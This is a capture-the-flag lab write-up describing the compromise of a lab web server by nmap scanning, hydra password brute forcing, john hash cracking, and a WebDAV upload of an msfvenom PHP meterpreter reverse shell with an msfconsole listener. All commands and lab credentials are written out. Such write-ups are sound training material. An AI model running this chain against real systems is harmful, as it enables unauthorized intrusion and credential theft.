Red Teaming: Capture The Flag Challenge

Overview:
The red team was tasked with discovering and exploiting a vulnerable web server containing a hidden flag. The goal is to use a reverse php shell to gain access to the web server and recover the flag.

Process/steps used:

Step 1: Scan the LAN and discover the Linux server
Step 2: Visit the server directory and locate the hidden directory
Step 3: Brute force user password for the hidden directory auth login
Step 4: Connect to the server via Webdav and crack user password
Step 5: Connect to company webdav file share
Step 6: Upload a reverse php connection payload → create the payload with msfvenom → establish a listener using an msfconsole handler module → place the reverse shell payload on the webdav directory and activate it
Step 7: Capture the flag.txt file from the remote connection

Step 1: Nmap scan the LAN and discover the address/open ports/services on the server

In order to find the IP address of the machine potentially running the exploitable linux server, nmap was used. Ifconfig returns my machines local/private ip address as [172.16.84.210]. Scanning a class c subnet [nmap 172.16.84.0/24] will return any up hosts within this IP range.

NOTE: The image below shows standard nmap results for host [172.16.84.205], which indicates [port 22: ssh] and [port 80:http] as open and active. However running this same scan with verbose parameters will indicate apache as a service running over port 80. This indicates a linux server to potentially exploit.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap 172.16.84.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-30 12:55 EDT
Nmap scan report for 172.16.84.1
Host is up (0.0017s latency).
Not shown: 908 closed ports, 91 filtered ports
PORT    STATE SERVICE
631/tcp open  ipp
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 172.16.84.2
Host is up (0.00070s latency).
All 1000 scanned ports on 172.16.84.2 are closed
MAC Address: 00:50:56:F9:EB:07 (VMware)

Nmap scan report for 172.16.84.205
Host is up (0.00068s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:0C:29:1C:28:DC (VMware)
```

Open a web browser and type [172.16.84.205]. The image below shows the server index.
NOTE: *Apache 2.4(ubuntu) at172.16.84.205 port 80*

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng | Kali Forums | NetHunter

Index of /

Name	Last modified	Size	Description
company_blog/	2019-04-30 04:14	-	
company_folders/	2019-04-30 04:22	-	
company_share/	2019-04-30 16:59	-	
meet_our_team/	2019-04-29 19:13	-	
robots.txt	2019-04-29 23:10	71	

Apache/2.4.29 (Ubuntu) Server at 172.16.84.205 Port 80

Step 2: Visit the server directory and locate the hidden directory


While navigating through these different directories there is a recurring message stated below:

Please refer to company_folders/secret_folder for more information ERROR: company_folders/secret_folder/ is no longer accessible to the public

Next, I tried to visit this directory in the browser:

[172.16.84.205/company_folder/secret_folder/customers.txt]

Authentication is required for access. The login form states: "For ashton's eyes only".
I considered this a hint to use “ashton” as the username and then bruteforce the remaining password. See step 3 for the details.



Step 3: Brute force the password for the hidden directory

Using the following hydra command, the login username / password was brute forced.


hydra -l ashton -P usr/share/wordlists/rockyou.txt -s 80 -f -vV 172.16.84.205 http-get /company_folders/secret_folder

Breakdown of the command:

[-l ashton] → is the hardcoded username for the login form
[-P] → sets the path to the rockyou.txt dictionary to iterate passwords for the login form

[-s] → sets the port to 80 (http traffic)
[-f] → exits the bruteforce loop after the username/password pair is correct
[-vV] → sets bruteforce verbose output
[172.16.84.205] → is the ip address of the server
[http-get /company_folders/secret_folder] → sets the http method and path to the login page

The results of the bruteforce can be seen in the image below:
NOTE: each line represents a password iteration. The correct username/password combination is highlighted in green towards the bottom [*'ashton' / 'leopoldo'].*



Next, I went back to the browser and logged in with the successfully brute forced creds. After login, the contents of the hidden folder were now visible. I then clicked ['connecting_to_webdav] See Image below: for new content of secret_folder. NOTE: 'connecting_to_webdev' file.

Inside the webdav file is direct instructions on how to connect to the webdav directory, as well as the users username, and hashed password. See step 4 for details.

Step 4: Connect to the server via Webdav

The instructions in the image below: hint that a 'webdav' server can be connected to but requires authentication with another user ['ryan']. In a real world situation, a database dump would likely be necessary to access a user's hashed password. In this case, we're given ryans hashed password and need to crack it.

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:$6$c/qMD/qj$KDQgfxmDZlcf1EP1nclm4mH0SF.5wGz5ZUDEKsw5J98dD1Po2v7b0a
/B5kcdk9QNxv/e0)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```


To crack the provided hash, I used the john the ripper command seen below.

john --format=sha512crypt -w:/usr/share/wordlists/rockyou.txt hashlist

Breakdown of the command:

[john] → calls on the john the ripper program
[--format=sha512crypt] → specifies the hash function used to create the hash
[-w:/usr/share/wordlists/rockyou.txt] → specifies the path to the rockyou dictionary
[hashlist] → the name of the file containing the hash of ryan's password

Together John generates a hash for each of the words listed in the rockyou dictionary and compares it to the saved hash for ryan's password. It reports a matched hash as a cracked password.



NOTE: The cracked password can be seen in plaintext in the command output: *linux4u*


Step 5: Connect to company file share

After successful login with cracked creds the next step is to connect to the company file share.

Steps:

Open the home folder on their desktop Click + Other Locations For the Connect to Server option, type: dav://172.16.84.205/webdav


NOTE: connect to server: **dav://172.16.84.205/webdav**



Step 6: Upload a reverse php connection payload

Overview: The image below demonstrates an [‘msfvenom’] command that can be used to create a payload called shell.php. The payload will be used to establish a reverse shell connection between the [.205 server] and the [.210 attack machine (as a listener)].
The msfvenom payload command can be seen below:

msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.84.55 lport=4444 >> shell.php




With the shell.php file created, the next step is to set up a listener using an msfconsole module.

>: msfconsole
>: use exploit/multi/handler
>: set payload php/meterpreter/reverse_tcp
>: set LHOST 172.16.84.210
>: exploit


The image below shows the listener/handler properly established on the[.210] machine over [port 4444].

With this set, now the reverse_tcp shell.php file generated locally on the [.210] machine can be placed on the webdav directory. After cracking/utilizing ryans login, access to the webdav directory is permitted, which allows for the shell.php file to be stored there.


In the image below I place the shell.php file onto the webdav directory.



<u>Activating the file</u>: With this file in place, I can now connect to the webdav file share by navigating to [172.16.84.205/webdav]. Once again, the user (ryans) credentials from earlier on in step 4 are utilized, [*user:ryan pass:linux4u].*



After successful login, by navigating to the /webdav/shell.php file and selecting/clicking on it, the shell file is activated.



Step 7: Capture the flag

From the listener [.210 machine] there is now an active reverse connection. NOTE: the [‘meterpreter’] shell is a remote command prompt for the .205 linux server. I can now search for the file flag.txt located in the root directory. As seen in the image below, the flag was successfully captured.